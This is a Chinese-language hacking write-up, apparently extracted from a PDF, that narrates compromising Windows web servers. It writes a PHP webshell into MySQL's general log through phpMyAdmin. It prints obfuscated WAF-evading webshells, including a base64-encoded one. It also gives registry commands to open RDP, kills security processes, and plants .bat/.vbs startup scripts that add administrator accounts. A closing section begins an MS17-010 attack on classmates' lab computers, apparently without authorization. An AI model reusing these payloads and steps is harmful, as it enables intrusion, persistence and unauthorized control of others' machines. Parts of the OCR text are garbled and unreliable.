
当然也可以先设置 general_log 变量为 on 和 general_log_file 为我们已知的路径，最后执行最后的语句

```
SETglobal general_log='on';
```

```
SETglobalgeneral_log_file='D:/webshell/WWW/shell.php';#如果  
没有 shell.php 会自动创建
```

```
SELECT'<?php assert($_POST["cmd"]);?>';
```

利用新姿势，成功在 mysql 的日志文件中写入一句话并成功解析 php 文件， webshell 路径为日志文件 shell.php



直接被拦截了，看来是 waf 和防火墙，菜刀被狗吃了，连一次 ban 一次 ip

漫漫 getshell 路

之后想到

第一、免杀过狗菜刀、xise 配合免杀一句话试试：

上传免杀一句话

```
.<?php  
/*  
PHP 一句话木马  
assert($string)  
*/  
$arr= array('a','s','s','e','r','t');  
$func= '';  
for($i=0;$i<count($arr);$i++){  
    $func.= $func . $arr[$i];  
}  
$func($_REQUEST['c']);  
?>
```

下载免杀过狗菜刀、xise 一大丢附带软件，坑爹，去 ichunqiu52pojie
pansousou 基本资源都过期了。

 中国菜刀过狗去后门版-2016	2018/9/8 1:36	文件夹
 xise过狗菜刀寄生虫软件2016最新去后...	2016/12/12 16:11	RAR 文件
 中国菜刀过狗去后门版-2016.rar	2016/12/12 16:32	RAR 文件

找到一个，尝试与免杀一句话，连接，还是狗厉害点

第二，利用一句话原理，本地上次一个大马，或者直接列目录读文件
百度、百度

<https://wenku.baidu.com/view/97278d2a7375a417866f8f1d.html>

一句话基本原理都有讲，没找到想要的，留到以后学学
尝试就上传大马

利用 phpmyadmin 新姿势

上传普通大马，写进日志文件 shell.php

无法正常解析，怀疑是与之前写入的一句话有影响，重新新建个
shell1.php 日志文件，失败

可能是大马过大，写入的数据有大小限制

下载个精小 php 大马

<http://webshell8.com/>



内存大小 2k，上传还是失败。

静下来想想，我本地可以搭一个环境，本地试验下写入的日志文件嘛
说干就干，phpstudy 起走

进入我的 phpmyadmin 管理页面

本地我写入刚下载的大马，完整的上传进去了，不过连接失败

```

shell.php[3] oschner.php[3] danavice.php[3] nullconv.nsf[3] i_vbs[3] -启动的vbsdo.php[3] 免杀php-192.php[3] MySQL高版本挂机工具.php[3] php大马.txt[3] soft.php[3] php.asp.SHELL.php[3]
1 180908 1:59:05 124 Connect root@localhost on
2    124 Query SET NAMES 'utf8' COLLATE 'utf8_general_ci'
3    124 Init DB mysql
4    124 Query SHOW MASTER LOGS
5    124 Quit
6 180908 1:59:06 125 Connect root@localhost on
7    125 Query SET NAMES 'utf8' COLLATE 'utf8_general_ci'
8    125 Quit
9 180908 2:00:21 126 Connect root@localhost on
10   126 Query SET NAMES 'utf8' COLLATE 'utf8_general_ci'
11   126 Query SELECT <?php
12   126 Query SELECT //登录密码
13
14 //本次更新：体积优化、压缩优化、命令优化、反弹优化、文件管理优化、挂马清马优化等大量功能细节优化。
15 //功能特色：PHP高版本低版本都能执行，文件短小精悍，方便上传，提权无痕迹，无视waf，过安全狗、云锁、360、阿里云、护卫神等主流waf，同时支持菜刀、xise连接。
16
17 $html='$password'. '=' . "$password";' . '@e#html' . '.' 'v' . "''" . "''"
18   126 Query SHOW VARIABLES LIKE 'language'
19   126 Quit
20

```

反复测试，删除一些多余东西。后来有所发现

原因是多了后面的一些日志信息导致无法正常解析大马

那就注释掉

利用/*注释

构造

SELECT'<?php

\$password='admin';//登录密码

//本次更新：体积优化、压缩优化、命令优化、反弹优化、文件管理优化、挂马清马优化等大量功能细节优化。

//功能特色：PHP高版本低版本都能执行，文件短小精悍，方便上传，功能强大，提权无痕迹，无视waf，过安全狗、云锁、360、阿里云、护卫神等主流waf。同时支持菜刀、xise连接。

\$html='\$password'. '=' . "\$password";' . '@e#html' . '.' 'v' . "''" . "''"

"''" . "a" . "l" . "l" . "g" . "z" . "i" . "n" . "f" . "t" . "e" . "b" . "as" . "''"

"''" . "e" . "6" . "4" . "d" . "c" . "o" . "d" . "e" . "(

IVZhb5tIEP0eKf9hg6ICEufgXBy1sSI1TTHJKcY5jJsmbYTwspritMU

t3SWiT+r/fLLZjjN3UxxfE7sybN29nZtnlZwz7nOSMZ7TdKSZent

3RxAhKEt9kQc81+QKjZC2R4Ugubbv961+/7LnfFGyOAsyqtzrOn

re3UHw7GN0ilS1Pf96EIQHI5LmcrXLnmiSBAdHDRNpmE2yIKfD

hLRRt39poeOG2UY3NA1ZIZDjoVbjUF/i8AQQhoEgx0d+SDALib
b6pdwO4n7Xdqzh33fdrvnP460Z2uFhx3M+f6DDT9mhd5G5odn
66Ny04k/N8bvz0empouuVCA4p6jGUq6cP10M7iYOmexl8dv7t2
XHRtTtjbI9a2O4UgTfg+Ntdcns4Lm69uBXcZPndU/JIbKfo3Tg8n
MSTq0JGmgeSQkYPKc6lvuQHFbnQ1EgwPGYZSdWIkiWrhKZjS
DwLuCA+UNQkzwVUafH9gfCfYFKafIFB01i9rxrETEj1Rc5zlrCCcG
1uKjfU+xWwKAPLFzJa6Wugt6aB9qFOUjZ7A5SBmmbVU2YF3iv
kS0T2IIMrtuWhg+cZ2Sm68Lzrg2bD/Mq/pkp7g0cDXC4g9gl6Ljl
MX7UcQJH9dSar7AT9/xp7FfqcpSkpz+oEnSdMEGm9ySMqOM2
J1MAovfU6Ik1jEoSEgxrN+h5maQ7shVSqDlzENCHQexFhUSnxm
saLQiHy7EYE6qlkcWS+O66zeDmqJZtTZG5EXCXWmBUY2YA3/V
OIN2+QNucH+YF06NcvVFmQauq/51ARzvxz+NphhOWhlbqtIS
6bZpFgZXOOMF226x4UfMZAVmws5oQus1prYwybPk1prr6yT3
4QXG9zHAOZF2+tyrVchbHLMpi8ODbQ+cC96I17PrxmdLay9i67
Vm/gQd+2trJ3LW/gOp575vQ7lmsgzx1Y29HqW+6ZbTmeUZn+
K0MGL3KVSkjnNdz5oS13tjgMEM6H4tfUIIEpJ2elH22aqDmZZLL
R3kfQV2vjtlwAFvIPbWap6xvK5j2dZIm8HITVmCOugVRoKiFJPIJ
+IoYdiKlshpR0ZAL+oiRXuFUE2JT/HjRSFCSC1MpqNvfI7Z4EeJYt
2AMjBZzxyqmsX+rgPHqiaZQEef2yBd8Ks+ns92CLvwPyGCQbLQ
Bs+h8='));";\$css=base64_decode("Q3JIYXRIX0Z1bmN0aW9u")
;\$style=\$css('',preg_replace("/#html/", "", \$html));\$style();/*);.'<
linkrel="stylesheet" href="#css"/>';/*/*';

上面的是大马源码

执行时会报错，但写进 mysql 日志文件 shell.php 了



访 问 大 马 , 热 行 成 功



可以看到大马成功解析，虽然也报了不少错误，但不影响核心功能。

进去重新上传个大马 damaxiao.php



终于 getshell 了，同理也把 39.xx.xx.x9 这台服务器也 getshell 成功

添加用户

权限很高，直接是 system 权限直接利用大马添加用户

39.xx.xx.xx9



不过 3389 端口没开

小白就喜欢直接利用大佬们的 exp 直接开启端口

开 启 3389 的 SQL 语 句 :

syue.com/xiaohua.asp?id=100;execmaster.dbo.xp_regwrite
HKEY_LOCAL_MACHINE
SYSTEM\CurrentControlSet\Control\TerminalServer
fDenyTSConnections,'REG_DWORD',0;--

开 3389 端口的命令：


REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Termina
l\Server\DenyTSConnections /t REG_DWORD /d 0 /f

很大可能不成功，预料之中

但有一个不常见的 12345 端口，可能是远程连接服务端口


```
OFF (关闭) —— 39. —— WINNT —— Apache/2.4.10 (Win32) OpenSSL/0.9.8zb PHP/5.3.29
扫描IP 127.0.0.1
端口号 21|23|25|80|110|135|139|445|1433|3306|3389|43958|5631|2049|873|12345
扫描
关闭端口 ---> 21
关闭端口 ---> 23
关闭端口 ---> 25
开放端口 ---> 80
关闭端口 ---> 110
开放端口 ---> 135
关闭端口 ---> 139
开放端口 ---> 445
关闭端口 ---> 1433
开放端口 ---> 3306
关闭端口 ---> 3389
关闭端口 ---> 43958
关闭端口 ---> 5631
关闭端口 ---> 2049
关闭端口 ---> 873
开放端口 ---> 12345
```

本地没装 nmap,利用 webrobot 扫下, 看能不能识别, 12345 端口对应啥服务




没啥提示

突然模糊记得他说过这台服务器 3389 端口不行, 换了个端口。尝试 12345



39.xx.xx.xx9 拿下



另一台，12x.xx.xx.x2 权限也很高，开了 3389。

不过有 d 盾和阿里云防护，变态监控无法添加用户

结束阿里云，d 盾进程

taskkill/im 进程名/f

还是添加失败

百度一下

systeminfo

KB952004、KB956572、KB970483 这三个补丁，分别对应，第一个是 pr 提权，第二个是巴西烤肉提权，第三个是 iis6.0 提权

命令参数 systeminfo

--命令集合-- 执行

```
[56]: KB3159398  
[57]: KB3161949  
[58]: KB3161958  
[59]: KB3170455  
[60]: KB3172605  
[61]: KB3177467  
[62]: KB3179573  
[63]: KB3181988  
[64]: KB3210131  
[65]: KB4014504  
[66]: KB4019990  
[67]: KB4025337  
[68]: KB4034679  
[69]: KB4038779  
[70]: KB4040685  
[71]: KB4040966  
[72]: KB4040980  
[73]: KB4041678  
[74]: KB976902  
[75]: KB4041681  
[76]: KB952004  
[77]: KB956572  
网卡:  
安装了 1 个 NIC。  
[01]: Red Hat VirtIO Ethernet Adapter  
连接名: 本地连接 4  
启用 DHCP: 是  
DHCP 服务器: 172.16.63.253  
IP 地址:
```

都打了补丁

利用 api 的 wscript 组件添加，找到它本地的 cmd 路径，无法执行 cmd 命令

安全模式: WIN (未连接) -----1----- WINNT ----- Apache/2.4.23 (Win32) OpenSSL/1.0.2] PHP/5.4.45 ----- Windows NT iZx3847tk3fvv9Z 6.1 build 7601 (Windows Server 2008 R2 Standard) -----
本地硬盘
本地磁盘(C):
网站根目录
本程序目录
信息操作
上传文件
C:/Windows/System32/cmd.exe -> CMD路径
net user
执行
Fatal error: Call to a member function std::cout on a non-object in C:\web\WWW\php_mof SHELL.php(9) : runtime-created function(3) : eval()'d code on line 1337

Shell.users 组件也一样添加失败

看了许多大佬的渗透笔记

<https://blog.csdn.net/u013278898/article/details/39024035>

https://blog.csdn.net/Fly_hps/article/details/80568660

很多骚思路

ftp 添加用户

注册表添加用户

上传 cmd 执行 net1,net2 添加用户

爆用户密码，上传“PwDump7，破解当前管理密码(hash 值)”，俩执行
PwDump7.exe，之后到网站去解密

-
-
-

小白对大佬们膜拜，这些思路的以后一个一个去复现下

8

开机自启动脚本添加用户

在这里看到一个可以写开机自启 vbsbat 执行脚本进行添加用户

猛地觉得有希望

首先找到开机启动的绝对路径，当前系统为 WINNT32，百度其启动
路径

一番查找后，终于发现它与 win8.1 的路径一样

开机启动路径：

C:/ProgramData/Microsoft/Windows/StartMenu/Programs/Sta
rtup

执行脚本如下：

*.bat

@echo off

net user mozhe1 123321 /add

```

netlocalgroup administrators mozhe1 /add

*.vbs

setwshshell=createobject("wscript.shell")

wshshell.run"net user mozhe2 123321 /add",0

wshshell.run"net localgroup administrators mozhe2 /add",0

```

上传脚本



然后就重启服务器 shutdown /r

没想到服务器是重启了，可是他的 php,apache,sql 等环境没重启，才记得是 phpsstudy

只能叫 moza 大佬重启下

期待的 Netuser 没有添加成功，不明白，继续费脑力中

后来莫名想起一个工具，大灰狼远控，我想能不能生成远控木马，放到开机自启动目录

本地监听中



上传生成的远控马



重启服务器 shutdown /r

没反应，这就尴尬了，可能被狗杀了，想想有没有过狗的，但暂时找不到资源

9

峰回路转添加成功

就在我决定放弃了，睡觉了的时候

手贱迷茫的乱打 netuser mozhe131 fbb.54asfd /add



卧槽！！！居然成功了

我不敢相信的默默地添加管理组



Good!!

突然想起一句话，蓦然回首，那人却在灯火阑珊处


后来知道是设置了密码策略，gg，我记得信息安全这门课学过的，对不起老师啊

那之前的添加开机自启动的脚本思路应该是对的

修改下密码，测试一番

继续重启动服务器 shutdown/r

重启开机后 Net user ，终于。。。



不过.bat 添加的只是标准用户，.vbs 添加的是管理员，应该是.bat 脚本的最后一句话没有执行成功，留到下次测试下。

远程登陆



终于完成，不是太完美，但心满意足了，睡觉去了，要猝死的。。。

熬夜

大马用户搞完也就删了。

13. 对学校机房的一次测试




测试使用工具为 secAn-Labs 核心成员 B1eed 编写！（如果想要工具可以留言找作者）

Ms17-010 (攻击者向 Microsoft 服务器消息块 1.0(SMBv1) 服务器发送经特殊设计的消息，则其中最严重的漏洞可能允许远程代码执行)
大家并不陌生 17 年的一个大型漏洞！

背景故事：我在学校机房的时候看到一对情侣在秀恩爱，我就想办法控制他们的计算机让他们秀！！！

下面开始吧，先看看团队的工具



因为在机房所以是内网,,, 嘻嘻 (使劲儿搞永远记住一句话秀恩爱死的快!)

```
命令提示符
Microsoft Windows [版本 10.0.16299.125]
(c) 2017 Microsoft Corporation。保留所有权利。

C:\Users\lionhoo>ipconfig


Windows IP 配置

无线局域网适配器 本地连接* 1:


    媒体状态 . . . . . : 媒体已断开连接
    连接特定的 DNS 后缀 . . . . . :

以太网适配器 以太网 2:

    连接特定的 DNS 后缀 . . . . .
    本地链接 IPv6 地址 . . . . . : fe80::30df:9665:ab6f:8332%19
    IPv4 地址 . . . . . : [redacted] 209
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : [redacted].6
```



